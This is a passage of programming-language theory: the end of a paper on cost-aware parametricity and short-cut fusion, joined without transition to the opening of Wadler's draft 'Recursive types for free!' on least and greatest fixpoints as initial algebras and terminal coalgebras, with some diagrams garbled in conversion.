every element of  $\mathcal{C}(S_1)$ ), then we can reduce the question about the relative efficiency of  $mapList\ g\ (f\ t)$  and  $f\ (mapList\ g\ t)$  to one about the relative length of  $t$  and  $f\ t$ , to which an answer might be known statically by some separate analysis. Also, note that with some extra effort it would even have been possible to explicitly get our hands at the existentially quantified  $m$  and  $i_1, \dots, i_m$ , namely to establish that  $[\mathbf{i}_1, \dots, \mathbf{i}_m] = val([\![f]\!]_\emptyset^c \ c ([\mathbf{1}, \dots, \mathbf{n}], 0))$ .

Let us also briefly comment on applying our machinery to an automatic program transformation that is used in a production compiler (Gill et al. 1993, though in a call-by-need setting, the mainstream Glasgow Haskell Compiler). The cost-insensitive content of the underlying “short-cut fusion” rule, typically proved via a standard free theorem, can be expressed in our setting as follows, for every choice of types  $\tau$  and  $\tau'$ , polymorphic function  $g :: (\tau \rightarrow \alpha \rightarrow \alpha) \rightarrow \alpha \rightarrow \alpha$ , and  $k :: \tau \rightarrow \tau' \rightarrow \tau'$  and  $z :: \tau'$ :

$$val([\![\mathbf{Ifold}](k, z, g[[\tau]/\alpha] (\lambda x :: \tau. \lambda xs :: [\tau]. x : xs) []_\tau)]\!]_\emptyset^c) = val([\![g[\tau'/\alpha]]\!]_\emptyset^c k z)$$

The desirable statement, and certainly the intuitive assumption by which application of short-cut fusion in a compiler is usually justified, would be:

$$[\![\mathbf{Ifold}](k, z, g[[\tau]/\alpha] (\lambda x :: \tau. \lambda xs :: [\tau]. x : xs) []_\tau)]\!]_\emptyset^c \sqsupseteq [\![g[\tau'/\alpha]]\!]_\emptyset^c k z \quad (6)$$

We could even hope to quantify the  $c \geq 0$  such that  $[\![\mathbf{Ifold}](k, z, \dots)]\!]_\emptyset^c = c \triangleright [\![g[\tau'/\alpha]]\!]_\emptyset^c k z$  holds, possibly expressing  $c$  in terms of the length of the intermediate list  $val([\![g[[\tau]/\alpha]]\!] (\lambda x :: \tau. \lambda xs :: [\tau]. x : xs) []_\tau)]\!]_\emptyset^c$ . But, maybe surprisingly, (6) does *not* actually hold in general. The reason is that  $g$  may “use” its arguments for other things than for creating its output. For example, with  $\tau = \text{Nat}$ ,  $g$  could be the function  $\lambda k :: \text{Nat} \rightarrow \alpha \rightarrow \alpha. \lambda z :: \alpha. (\lambda x :: \alpha. z) (k \ 5 \ z)$ . Then:

1. On the one hand,  $\mathbf{Ifold}(k, z, \dots)$  incurs no costs at all from applying a concrete  $k :: \text{Nat} \rightarrow \tau' \rightarrow \tau'$  to any values, because  $g[[\text{Nat}/\alpha]]$  is only applied to  $(\lambda x :: \text{Nat}. \lambda xs :: [\text{Nat}]. x : xs)$  and  $[]_{\text{Nat}}$  during its evaluation, leading to the empty list as intermediate result which is then processed by the **Ifold**.
2. On the other hand,  $g[\tau'/\alpha] k z$  does incur costs for evaluating the application  $k \ 5 \ z$ , even though the resulting value is eventually discarded in  $(\lambda x :: \alpha. z) (k \ 5 \ z)$ . Moreover, since we are free to choose  $k$  (and  $z$ ) however we want, we are certainly free to make that application  $k \ 5 \ z$  arbitrarily more costly than the corresponding application  $(\lambda x :: \text{Nat}. \lambda xs :: [\text{Nat}]. x : xs) 5 []_{\text{Nat}}$  contributing to the cost of 1. above.

Hence, the right-hand side of (6) can be made arbitrarily more costly than its left-hand side. (The same behavior can be provoked in Haskell using the *seq*-primitive.) It is possible to constrain  $g$  in such a way that (6) actually holds, and indeed all “reasonable” functions to be used in short-cut fusion can be expected to satisfy the condition thus imposed on  $g$ , but spelling out the details is left for future work.

## 6 Conclusion

We have developed a notion of relational parametricity that incorporates information about call-by-value evaluation costs, and thus allows to derive quantitative statements about runtime from function types. The mechanics of deriving statements that way are a bit more involved than in the purely extensional setting, but we are optimistic that automation like for <http://www-ps.iai.uni-bonn.de/cgi-bin/free-theorems-webui.cgi> (Böhme 2007) is possible here as well.

As already mentioned, the exact way in which we assign costs to different program constructs does not appear to impact the overall approach much. Hence, we could also work with more detailed and

realistic measures, as for example in the work of Liu and Gómez (2001). Of course, we are also interested in moving from a call-by-value setting to a call-by-name/need one, and in extending the results for our calculus to a calculus with general recursion.

## 7 References

- J.-P. Bernardy, P. Jansson, and K. Claessen. Testing polymorphic properties. In *European Symposium on Programming, Proceedings*, volume 6012 of *LNCS*, pages 125–144. Springer, 2010a. doi: 10.1007/978-3-642-11957-6\_8.
- J.-P. Bernardy, P. Jansson, and R. Paterson. Parametricity and dependent types. In *International Conference on Functional Programming, Proceedings*, pages 345–356. ACM, 2010b. doi: 10.1145/1932681.1863592.
- B. Bjerner and S. Holmström. A compositional approach to time analysis of first order lazy functional programs. In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 157–165. ACM, 1989. doi: 10.1145/99370.99382.
- S. Böhme. Free theorems for sublanguages of Haskell. Master’s thesis, Technische Universität Dresden, 2007.
- J. Christiansen, D. Seidel, and J. Voigtländer. Free theorems for functional logic programs. In *Programming Languages meets Program Verification, Proceedings*, pages 39–48. ACM, 2010. doi: 10.1145/1707790.1707797.
- A. Gill, J. Launchbury, and S.L. Peyton Jones. A short cut to deforestation. In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 223–232. ACM, 1993. doi: 10.1145/165180.165214.
- P. Johann and J. Voigtländer. Free theorems in the presence of seq. In *Principles of Programming Languages, Proceedings*, pages 99–110. ACM, 2004. doi: 10.1145/982962.964010.
- J. Launchbury and R. Paterson. Parametricity and unboxing with unpointed types. In *European Symposium on Programming, Proceedings*, volume 1058 of *LNCS*, pages 204–218. Springer, 1996. doi: 10.1007/3-540-61055-3\_38.
- Y.A. Liu and G. Gómez. Automatic accurate cost-bound analysis for high-level languages. *IEEE Transactions on Computers*, 50(12):1295–1309, 2001. doi: 10.1109/TC.2001.970569.
- J.C. Reynolds. Types, abstraction and parametric polymorphism. In *Information Processing, Proceedings*, pages 513–523. Elsevier, 1983.
- M. Rosendahl. Automatic complexity analysis. In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 144–156. ACM, 1989. doi: 10.1145/99370.99381.
- D. Sands. A naïve time analysis and its theory of cost equivalence. *Journal of Logic and Computation*, 5(4):495–541, 1995. doi: 10.1093/logcom/5.4.495.
- F. Stenger and J. Voigtländer. Parametricity for Haskell with imprecise error semantics. In *Typed Lambda Calculi and Applications, Proceedings*, volume 5608 of *LNCS*, pages 294–308. Springer, 2009. doi: 10.1007/978-3-642-02273-9\_22.
- J. Svenningsson. Shortcut fusion for accumulating parameters & zip-like functions. In *International Conference on Functional Programming, Proceedings*, pages 124–132. ACM, 2002. doi: 10.1145/583852.581491.

- J. Voigtländer. Much ado about two: A pearl on parallel prefix computation. In *Principles of Programming Languages, Proceedings*, pages 29–35. ACM, 2008. doi: 10.1145/1328897.1328445.
- J. Voigtländer. Bidirectionalization for free! In *Principles of Programming Languages, Proceedings*, pages 165–176. ACM, 2009a. doi: 10.1145/1594834.1480904.
- J. Voigtländer. Free theorems involving type constructor classes. In *International Conference on Functional Programming, Proceedings*, pages 173–184. ACM, 2009b. doi: 10.1145/1631687.1596577.
- P. Wadler. Strictness analysis aids time analysis. In *Principles of Programming Languages, Proceedings*, pages 119–132. ACM, 1988. doi: 10.1145/73560.73571.
- P. Wadler. Theorems for free! In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 347–359. ACM, 1989. doi: 10.1145/99370.99404.

## A Proof Sketch of Theorem 2

The proof is by induction over the typing derivation, i.e., we have to consider the derivation rules in Figure 2. In the proof we use the same names for the environments as in Theorem 2 (i.e.,  $\rho$ ,  $\sigma_1$ ,  $\sigma_2$ ) and assume the conditions on them that are given in Theorem 2 are satisfied. We show just three cases.

In the case

$$\Gamma, x :: \tau \vdash x :: \tau$$

the second condition in Theorem 2 ensures that  $(\sigma_1(x), \sigma_2(x)) \in \Delta'_{\tau, \rho}$  and hence it holds that  $([\![x]\!]_{\sigma_1}^{\epsilon}, [\![x]\!]_{\sigma_2}^{\epsilon}) = ((\sigma_1(x), 0), (\sigma_2(x), 0))$  is in  $\mathcal{C}(\Delta'_{\tau, \rho})$ .

In the case

$$\frac{\Gamma, x :: \tau_1 \vdash t :: \tau_2}{\Gamma \vdash (\lambda x :: \tau_1. t) :: \tau_1 \rightarrow \tau_2}$$

we have

$$\begin{aligned} & ([\![\lambda x :: \tau_1. t]\!]_{\sigma_1}^{\epsilon}, [\![\lambda x :: \tau_1. t]\!]_{\sigma_2}^{\epsilon}) \in \mathcal{C}(\Delta'_{\tau_1 \rightarrow \tau_2, \rho}) \\ \Leftrightarrow & ((\lambda v. 1 \triangleright [\![t]\!]_{\sigma_1[x \mapsto v]}^{\epsilon}, 0), (\lambda v'. 1 \triangleright [\![t]\!]_{\sigma_2[x \mapsto v']}^{\epsilon}, 0)) \in \mathcal{C}(\Delta'_{\tau_1 \rightarrow \tau_2, \rho}) \\ \Leftrightarrow & (\lambda v. 1 \triangleright [\![t]\!]_{\sigma_1[x \mapsto v]}^{\epsilon}, \lambda v. 1 \triangleright [\![t]\!]_{\sigma_2[x \mapsto v]}^{\epsilon}) \in \Delta'_{\tau_1 \rightarrow \tau_2, \rho} \\ \Leftrightarrow & \forall (v, v') \in \Delta'_{\tau_1, \rho}. (1 \triangleright [\![t]\!]_{\sigma_1[x \mapsto v]}^{\epsilon}, 1 \triangleright [\![t]\!]_{\sigma_2[x \mapsto v']}^{\epsilon}) \in \mathcal{C}(\Delta'_{\tau_2, \rho}) \\ \Leftrightarrow & \forall (v, v') \in \Delta'_{\tau_1, \rho}. ([\![t]\!]_{\sigma_1[x \mapsto v]}^{\epsilon}, [\![t]\!]_{\sigma_2[x \mapsto v']}^{\epsilon}) \in \mathcal{C}(\Delta'_{\tau_2, \rho}) \end{aligned}$$

where the last line is the induction hypothesis.

In the case

$$\frac{\Gamma \vdash t_1 :: \tau_1 \rightarrow \tau_2 \quad \Gamma \vdash t_2 :: \tau_1}{\Gamma \vdash (t_1 t_2) :: \tau_2}$$

we reason as follows:

$$\begin{aligned} & ([\![t_1 t_2]\!]_{\sigma_1}^{\epsilon}, [\![t_1 t_2]\!]_{\sigma_2}^{\epsilon}) \in \mathcal{C}(\Delta'_{\tau_2, \rho}) \\ \Leftrightarrow & ([\![t_1]\!]_{\sigma_1}^{\epsilon} \notin [\![t_2]\!]_{\sigma_1}^{\epsilon}, [\![t_1]\!]_{\sigma_2}^{\epsilon} \notin [\![t_2]\!]_{\sigma_2}^{\epsilon}) \in \mathcal{C}(\Delta'_{\tau_2, \rho}) \\ \Leftrightarrow & \forall (x, y) \in \mathcal{C}(\Delta'_{\tau_1, \rho}). ([\![t_1]\!]_{\sigma_1}^{\epsilon} \notin x, [\![t_1]\!]_{\sigma_2}^{\epsilon} \notin y) \in \mathcal{C}(\Delta'_{\tau_2, \rho}) \\ \Leftrightarrow & ([\![t_1]\!]_{\sigma_1}^{\epsilon}, [\![t_1]\!]_{\sigma_2}^{\epsilon}) \in \mathcal{C}(\Delta'_{\tau_1 \rightarrow \tau_2, \rho}) \end{aligned}$$

The last line is the first induction hypothesis, the last implication is by Lemma 2, and the second last implication by the second induction hypothesis.

Recursive types for free!  
Philip Wadler  
University of Glasgow  
July 1990 [some typos fixed Aug 2008, Oct 2014]

DRAFT DRAFT DRAFT DRAFT DRAFT

Recursive types pervade programming: lists, trees, and streams being three of the most common examples. Recursive types come in two principle flavours, least fixpoint or greatest fixpoint. For example, the least fixpoint

Lfix X. 1 + A\*X

yields lists with elements of type A, the least fixpoint

Lfix X. A + X\*X

yields binary trees with leaves of type A, and the greatest fixpoint

Gfix X. A\*X

yields streams with elements of type A.

Adding recursive types can alter the nature of a type system. The polymorphic lambda calculus has the pleasant property of being strongly normalising: all reduction sequences terminate in a normal form. But augmenting this calculus with the type

Lfix X. 1 + (X -> X)

has the unpleasant consequence of introducing terms with no normal form. Fortunately, strong normalisation can be preserved by a mild restriction: don't allow the recursive type variable to appear in a negative position. The example violates this constraint, because the recursive type variable X appears to the left of the function arrow.

Thus, it is safe to extend the polymorphic lambda calculus by adding least fixpoint types with type variables in positive position.

Indeed,

no extension is required: such types already exist in the language!

If

F X represents a type containing X in positive position only, then least

fixpoints may be defined in terms of universal quantification:

Lfix X. F X = All X. (F X -> X) -> X.

This introduces a new type, T = Lfix X. F X, satisfying the isomorphism

$T \sim F T$ . Note that it is an isomorphism, not an equality: the type comes equipped with functions  $\text{in} : T \rightarrow F T$  and  $\text{out} : F T \rightarrow T$ . This formula can be found, for instance, in [Freyd 89] and [Wraith 89]. It is not as widely known as it should be -- I know of several computer scientists who have re-invented this particular wheel. The excellent textbook by Girard, Lafont, and Taylor [GLT 89] gives several special cases, but not this general form.

More interestingly, polymorphic lambda calculus also contains greatest fixpoints. These may be defined in terms of existential quantification

$$\text{Gfix } X. F X = \text{Exists } X. (X \rightarrow F X) * X,$$

again subject to the restriction that  $X$  appears only positively in  $F X$ .

This is a little surprising: greatest fixpoints allow infinite objects, such as streams, yet the strong normalisation property is preserved. Surprising, but not new: it was known previously that greatest fixpoints and strong normalisation could co-exist: both [Hagino 87] and

[Mendler 87] describe type systems that include Lfix and Gfix and have strong normalisation. But the encoding provides a simple proof of this fact. Hagino refers to the coding of least fixpoints, but says that he doesn't know of a coding for greatest fixpoints; Mendler doesn't refer to either coding, but gives a lengthy proof that adding least and greatest fixpoints to polymorphic lambda calculus preserves strong normalisation.

(As it turns out, not new either: I have since discovered that Wraith also describes this encoding [Wraith 89], although there is a small technical error: he writes

$$\text{Gfix } X. F X = \text{Exists } X. X \rightarrow (X \rightarrow F X),$$

which is incorrect.)

## LEAST FIXPOINTS AS WEAK INITIAL ALGEBRAS

Let's now look at the fixpoint result in a little more detail. This will require a mild dose of category theory. Don't panic: all terms will be explained as we go along.

By a functor  $F$  in polymorphic lambda calculus, we will mean an operation

taking types into types, and terms into terms, such that if  $t : U \rightarrow V$  then  $F t : F U \rightarrow F V$ , and preserving identities and composition:  
 $F id = id$  and  $F(f . g) = F f . F g$ . Every type  $U$  containing a type variable  $X$  in positive positions only corresponds to a functor  $F X = U$ , which takes the type  $T$  into the type  $F T = U[T/X]$ .

An object in a category is weakly initial if there is a map from it to every other object, and initial if this map is unique. In categorical terms, the least fixpoint of  $F$  corresponds to an initial  $F$ -algebra.

An

$F$ -algebra is a pair  $(X, k)$  consisting of an object  $X$  and an arrow  $k : F X \rightarrow X$ . These form a category, where a morphism between  $(X, k)$  and  $(X', k')$  is given by an arrow  $h : X \rightarrow X'$  such that the diagram

$$(1) \quad \begin{array}{ccc} & k & \\ F X & \xrightarrow{\hspace{2cm}} & X \\ | & & | \\ F h & & h \\ | & & | \\ F X' & \xrightarrow{\hspace{2cm}} & X' \\ & k' & \end{array}$$

commutes.

Assume Lfix is given by the equation:

$$T = \text{Lfix } X. F X = \text{All } X. (F X \rightarrow X) \rightarrow X.$$

As a convenient abbreviation, we will write  $T$  for  $\text{Lfix } X. F X$ . Then we can define two functions:

$$\begin{aligned} \text{fold} &: \text{All } X. (F X \rightarrow X) \rightarrow T \rightarrow X \\ \text{fold} &= \lambda X. \lambda k: F X \rightarrow X. \lambda t:T. t X k \\ \text{in} &: F T \rightarrow T \\ \text{in} &= \lambda s: F T. \lambda X. \lambda k: F X \rightarrow X. k (F (\text{fold } X k) s). \end{aligned}$$

It follows immediately that the diagram

$$(2) \quad \begin{array}{ccc} & \text{in} & \\ F T & \xrightarrow{\hspace{2cm}} & T \\ | & & | \\ F (\text{fold } X k) & & \text{fold } X k \end{array}$$

$$F X \xrightarrow{k} X$$

commutes. In other words,  $(T, in)$  is an  $F$ -algebra from which there is a map, called  $(fold X k)$ , to every other  $F$ -algebra; that is,  $(T, in)$  is a weakly initial  $F$ -algebra.

Let's consider what this means in a particular case. Take

$$F X = 1+X.$$

The values of type  $1+X$  have the forms  $(inl ())$  and  $(inr x)$ , where  $x:X$ . If  $f : X \rightarrow Y$ , then  $F f : 1+X \rightarrow 1+Y$  is given by

$$\begin{aligned} F f (inl ()) &= inl () \\ F f (inr x) &= inr (f x). \end{aligned}$$

Now, define  $\text{Nat}$  to be the least fixpoint of  $F$ :

$$\text{Nat} = \text{Lfix } X. 1+X.$$

This corresponds to the natural numbers:  $(in (inl ()))$  represents zero, and  $(in (inr n))$  represents the successor of  $n$ . Let  $k : 1+X \rightarrow X$ . Then diagram (2) states that

$$\begin{aligned} fold X k (inl ()) &= k (inl ()) \\ fold X k (inr n) &= k (inr (fold X k n)). \end{aligned}$$

If we take  $z = k (inl ())$ , and  $s x = k (inr x)$ , then we can rewrite this in the familiar form:

$$\begin{aligned} fold X k 0 &= z \\ fold X k (n+1) &= s (fold X k n). \end{aligned}$$

That is, the value of  $(fold X k)$  is given for zero (namely,  $z$ ), and is found for  $(n+1)$  by recursively applying  $(fold X k)$  to  $n$ , and then applying a given function (namely,  $s$ ) to this result.

As a second example, take

$$F X = 1 + A*X.$$

The values of type  $1+A*X$  have the forms  $(inl ())$  and  $(inr (a, x))$ , where  $a:A$  and  $x:X$ . If  $f : X \rightarrow Y$ , then  $F f : 1+A*X \rightarrow 1+A*Y$  is given by

$$\begin{aligned} F f (inl ()) &= inl () \\ F f (inr (a, x)) &= inr (a, f x). \end{aligned}$$

Now, define (List A) to be the least fixpoint of F:

List A = Lfix X. 1+A\*X.

This corresponds to lists with elements of type A: (in (inl ())) represents the empty list, also written nil, and (in (inr (a,as))) represents the list constructed with head a and tail as, also written (cons a as). Let k : 1+A\*X → X. Then diagram (2) states that

$$\begin{aligned} \text{fold } X \text{ k (inl ())} &= \text{k (inl ())} \\ \text{fold } X \text{ k (inr (a,as))} &= \text{k (inr (a, fold } X \text{ k as))). \end{aligned}$$

If we take n = k (inl ()) and c a x = k (inr (a,x)), then we can rewrite this in the familiar form

$$\begin{aligned} \text{fold } X \text{ k nil} &= \text{n} \\ \text{fold } X \text{ k (cons a as)} &= \text{c a (fold } X \text{ k as)).} \end{aligned}$$


That is, the value of (fold X k) is given for nil (namely, n), and is found for (cons a as) by recursively applying (fold X k) to as, and then using a given function (namely, c) to combine a with the result.

## LEAST FIXPOINTS AS INITIAL ALGEBRAS

So far, we have considered only weak initial algebras. We now give necessary and sufficient conditions for this to be a true initial algebra. We first consider the problem for an arbitrary definitions of T, fold, in, and then specialise to the particular definitions we have given.

In order for (T,in) to be initial, the map (fold X k) must be unique, i.e., the only map that makes diagram (2) commute.

Let h be an arbitrary map from (X,k) to (X',k'); then combining (1) and (2) we have



$$\begin{array}{ccc} | & & | \\ F X' & \xrightarrow{\quad\quad\quad} & X' , \\ k' & & \end{array}$$

yielding a map  $(h . \text{fold } X k)$  from  $(T, \text{in})$  to  $(X', k')$ . But  $(\text{fold } X' k')$

should be the only such map! Thus, initiality entails that

$$(3) \quad \begin{array}{ccc} & k & \\ F X & \xrightarrow{\quad\quad\quad} & X \\ | & & | \\ F h & & h \\ | & & | \\ F X' & \xrightarrow{\quad\quad\quad} & X' \\ k' & & \end{array} \quad \text{implies} \quad \begin{array}{ccc} & \text{fold } X k & \\ T & \xrightarrow{\quad\quad\quad} & X \\ | & & | \\ id & & h \\ | & & | \\ T & \xrightarrow{\quad\quad\quad} & X' \\ \text{fold } X' k' & & \end{array} .$$

Further, since  $(\text{fold } T \text{ in})$  is a map  $T \rightarrow T$ , and  $\text{id}$  is also such a map, initiality also implies that

$$(4) \quad \text{fold } T \text{ in} = \text{id}.$$

Conversely, (3) and (4) imply than  $(T, \text{in})$  is initial. Choosing an appropriate instance of (3) gives


$$\begin{array}{ccc} & \text{in} & \\ F T & \xrightarrow{\quad\quad\quad} & T \\ | & & | \\ F h & & h \\ | & & | \\ F X & \xrightarrow{\quad\quad\quad} & X \\ k & & \end{array} \quad \text{implies} \quad \begin{array}{ccc} & \text{fold } T \text{ in} & \\ T & \xrightarrow{\quad\quad\quad} & T \\ | & & | \\ id & & h \\ | & & | \\ T & \xrightarrow{\quad\quad\quad} & X \\ \text{fold } X k & & \end{array} .$$

The left-hand square states that  $h$  is a map from  $(T, \text{in})$  into  $(X, k)$ ; and the right-hand square, combined with (4), states that  $h$  must be  $(\text{fold } X k)$ . That is,  $(\text{fold } X k)$  is the only map from  $(T, \text{in})$  into  $(X, k)$ , as required.

If  $(T, \text{in})$  is an initial  $F$ -algebra, then "in" is an isomorphism. By functoriality, from  $\text{in} : F T \rightarrow T$  we have  $(F \text{ in}) : F (F T) \rightarrow F T$ , hence  $(F T, F \text{ in})$  is an  $F$ -algebra. The unique map from  $(F, \text{in})$  into this algebra is given by

$$\begin{aligned} \text{out} &: T \rightarrow F T \\ \text{out} &= \text{fold } (F T) (F \text{ in}). \end{aligned}$$

To see that "in" and "out" are inverses, stare at the following diagram:



The top square is an instance of (2), and the bottom square commutes trivially. Hence  $(\text{in} . \text{out})$  is a map from  $(T, \text{in})$  to  $(T, \text{in})$ ; but  $\text{id}$  is also such a map, so by uniqueness we have  $\text{id} = \text{in} . \text{out}$ .

Now from the upper square we have


$$\text{out} . \text{in} = F \text{ in} . F \text{ out} = F (\text{in} . \text{out}) = F \text{ id} = \text{id},$$

completing the proof. It is precisely because "in" is an isomorphism that we are justified in calling  $T$  a fixpoint of  $F$ , since we have  $F T \sim T$ ; it is because  $T$  is initial that we are justified in calling it a least fixpoint.

The argument in the preceding two paragraphs works in any category.

In our given category, polymorphic lambda calculus, with the given definitions

of "fold" and "in", we can go further. Take (2) as the left-hand square of (3); then the right-hand square becomes,



or, in symbols,

$\text{fold } X \ k \ (\text{fold } T \ \text{in} \ t) = \text{fold } X \ k \ t.$

Reducing both applications of  $(\text{fold } X \ k)$  yields

$(\text{fold } T \ \text{in} \ t) \ X \ k = t \ X \ k$

(this is where we use the definition of "fold"). By the eta rules, it follows that

$\text{fold } T \ \text{in} \ t = t$

(this is where we use properties of polymorphic lambda calculus). Thus, for the given definitions, (3) implies (4), and hence  $(T, \text{in})$  is an initial F-algebra exactly when (3) holds.

Law (3) does not follow from the reduction laws of polymorphic lambda calculus, and indeed there are models that do not satisfy it. But this

law is satisfied in many models, including all those having the property of PARAMETRICITY (see [Reynolds 83], [Freyd 89], [Wadler 89], [Freyd 90], [AMSW 90]). In particular, in the jargon of [Wadler 89], the "Theorem for Free" derived from the type of "fold" is just this law.

(A technical point: The "Theorems for Free" result really deals with relations, not functions. In the diagram (3) each arrow denotes a relation

rather than a function, namely, the relation induced by the function. Except the arrow labeled "id" actually corresponds to the relation  $\text{id}'$  defined by the relation

$\text{id}' = (\text{All } r. (F \ r \rightarrow r) \rightarrow r).$

Here  $r \rightarrow s$  relates  $f:X \rightarrow Y$  to  $f':X' \rightarrow Y'$  if whenever  $r$  relates  $x$  to  $x'$  then  $s$  relates  $(f \ x)$  to  $(f' \ x')$ . And if  $G$  is an operation on relations and types such that if  $r:X \leftrightarrow X'$  then  $(G \ r):(G \ X) \leftrightarrow (G \ X')$ , then  $(\text{All } r. G \ r)$  relates  $g : (\text{All } X. G \ X)$  to  $g' : (\text{All } X'. G \ X')$  (these are both the same type), if whenever  $r$  is a relation from  $X$  to  $X'$  then  $(g \ X) \ (G \ r) \ (g' \ X')$ . It is not the case in all models that  $\text{id}'$  is the identity relation! This is the purpose of the identity lemma in [Reynolds 83] -- in any model satisfying this lemma,  $\text{id}'$  will be the identity. A parametric model is just one that satisfies the identity lemma. Hence, although the "Theorems for Free" result applies in any model, it is only in a parametric model that (3) and (4) must hold.)

## ITERATORS AND RECURSORS

The "fold" operation is what has sometimes been called an iterator.

The value of  $(\text{fold } X k x)$  is computed by applying  $(\text{fold } X k)$  recursively to each substructure of  $x$  and applying  $k$  to the result. More formally, we can refer to the substructure of  $x$  by taking  $x = \text{in } y$ , for some  $y : F T$ , and we can apply  $(\text{fold } X k)$  to each substructure of  $x$  by taking  $(F (\text{fold } X k) y)$ . Then the sentence above can be expressed in symbols:

$$\text{fold } X k (\text{in } y) = k (F (\text{fold } X k)).$$

This fundamental property is just equivalent to saying that "fold" is a map of  $F$ -algebras.

The recursor is a slight variant of the iterator. It is defined by

$$\begin{aligned} \text{rec} &: \text{All } X. (F (X*T) \rightarrow X) \rightarrow T \rightarrow (X*T) \\ \text{rec} &= \lambda X. \lambda g: F (X*T) \rightarrow X. \text{fold } (X*T) \langle g, \text{in} . F \text{ snd} \rangle. \end{aligned}$$

The value of  $(\text{rec } X g)$  at  $x$  is computed by applying  $(\text{rec } X g)$  recursively to each substructure and applying  $g$  to the result, and pairing this with the value of  $x$ . Thus where  $k$  expects a value computed on the substructure,  $g$  expects a value computed on the substructure paired with the substructure itself. This is expressed by the laws:

$$\begin{aligned} \text{fst } (\text{rec } X g (\text{in } y)) &= g (F (\text{rec } X g) y), \\ \text{snd } (\text{rec } X g x) &= x. \end{aligned}$$

The first is an easy consequence of the definition of "rec". To derive the second, instantiate (3) to yield:

$$\begin{array}{ccc} \langle g, \text{in} . F \text{ snd} \rangle & & \text{fold } (X*T) \langle g, \text{in} . F \text{ snd} \rangle \\ \begin{array}{c} F (X*T) \xrightarrow{\quad} X*T \\ | \\ F \text{ snd} | \\ | \\ F T \xrightarrow{\quad} T \\ \text{in} \end{array} & \begin{array}{c} \text{implies} \\ \text{id} \end{array} & \begin{array}{c} T \xrightarrow{\quad} X*T \\ | \\ T \xrightarrow{\quad} T \\ \text{fold } T \text{ in} \\ | \\ T \end{array} \\ \begin{array}{c} | \\ | \\ | \\ | \\ | \end{array} & \begin{array}{c} | \\ | \\ | \\ | \\ | \end{array} & \begin{array}{c} | \\ | \\ | \\ | \\ | \end{array} \end{array}$$

Then the left square commutes trivially, the top line of the right square is "rec", and the bottom line is "id" by (4), yielding the desired law.

## GREATEST FIXPOINTS

Greatest fixpoints are exactly dual. We will need a little notation for dealing with existential types: unfortunately, there isn't a standard one. The following typing and reduction rules should serve to introduce the notation, which is based on viewing existential types as generalised products:

Products:

$$\begin{array}{c}
 \frac{\begin{array}{c} A \vdash u:U \\ A \vdash v:V \end{array}}{A \vdash (u,v) : U*V} \\
 \frac{\begin{array}{c} A \vdash t : U*V \\ A, x:U, y:V \vdash w:W \end{array}}{A \vdash (\text{case } t \text{ of } \{(x,y) \rightarrow w\}) : W} \\
 (\text{case } (u,v) \text{ of } \{(x,y) \rightarrow w\}) \longrightarrow w[u/x, v/y]
 \end{array}$$

Existentials:

$$\begin{array}{c}
 \frac{A \vdash v:V[U/X]}{A \vdash (U,v) : \text{Exists } X.V} \\
 \frac{\begin{array}{c} A \vdash t : \text{Exists } X.V \\ A, y:V \vdash w:W \end{array}}{A \vdash (\text{case } t \text{ of } \{(X,y) \rightarrow w\}) : W} \quad (X \text{ not in } A, W) \\
 (\text{case } (U,v) \text{ of } \{(X,y) \rightarrow w\}) \longrightarrow w[U/X, v/y]
 \end{array}$$

We will combine these in a straightforward way, so that, for instance,

$\text{case } t \text{ of } \{(X,(k,x)) \rightarrow w\}$

will be used as an abbreviation for

$\text{case } t \text{ of } \{(X,y) \rightarrow \text{case } y \text{ of } \{(k,x) \rightarrow w\}\}.$

Mitchell and Plotkin [MP 88] write  $(X,u)$  as  $(\text{pack } X u)$  and  $(\text{case } t \text{ of } \{(X,y) \rightarrow w\})$  as  $(\text{abstype } X y \text{ is } t \text{ in } w)$ .

We now take the dual of the previous development. The greatest fixpoint of  $F$  corresponds to a terminal  $F$ -coalgebra. An  $F$ -coalgebra is

a pair  $(X,k)$  consisting of an object  $X$  and an arrow  $k : X \rightarrow F X$ , and

a morphism between  $(X, k)$  and  $(X', k')$  is given by an arrow  $h : X \rightarrow X'$  such that the diagram

$$\begin{array}{ccc}
 & k & \\
 X & \xrightarrow{\quad} & F X \\
 | & & | \\
 h & & F h \\
 | & & | \\
 X' & \xrightarrow{\quad} & F X' \\
 & k' &
 \end{array}$$

commutes. Assume  $\text{Gfix}$  is given by the equation:

$$T = \text{Gfix } X. F X = \text{Exists } X. (X \rightarrow F X) * X.$$

Then we can define two functions:

$$\begin{aligned}
 \text{unfold} &: \text{All } X. (X \rightarrow F X) \rightarrow X \rightarrow T \\
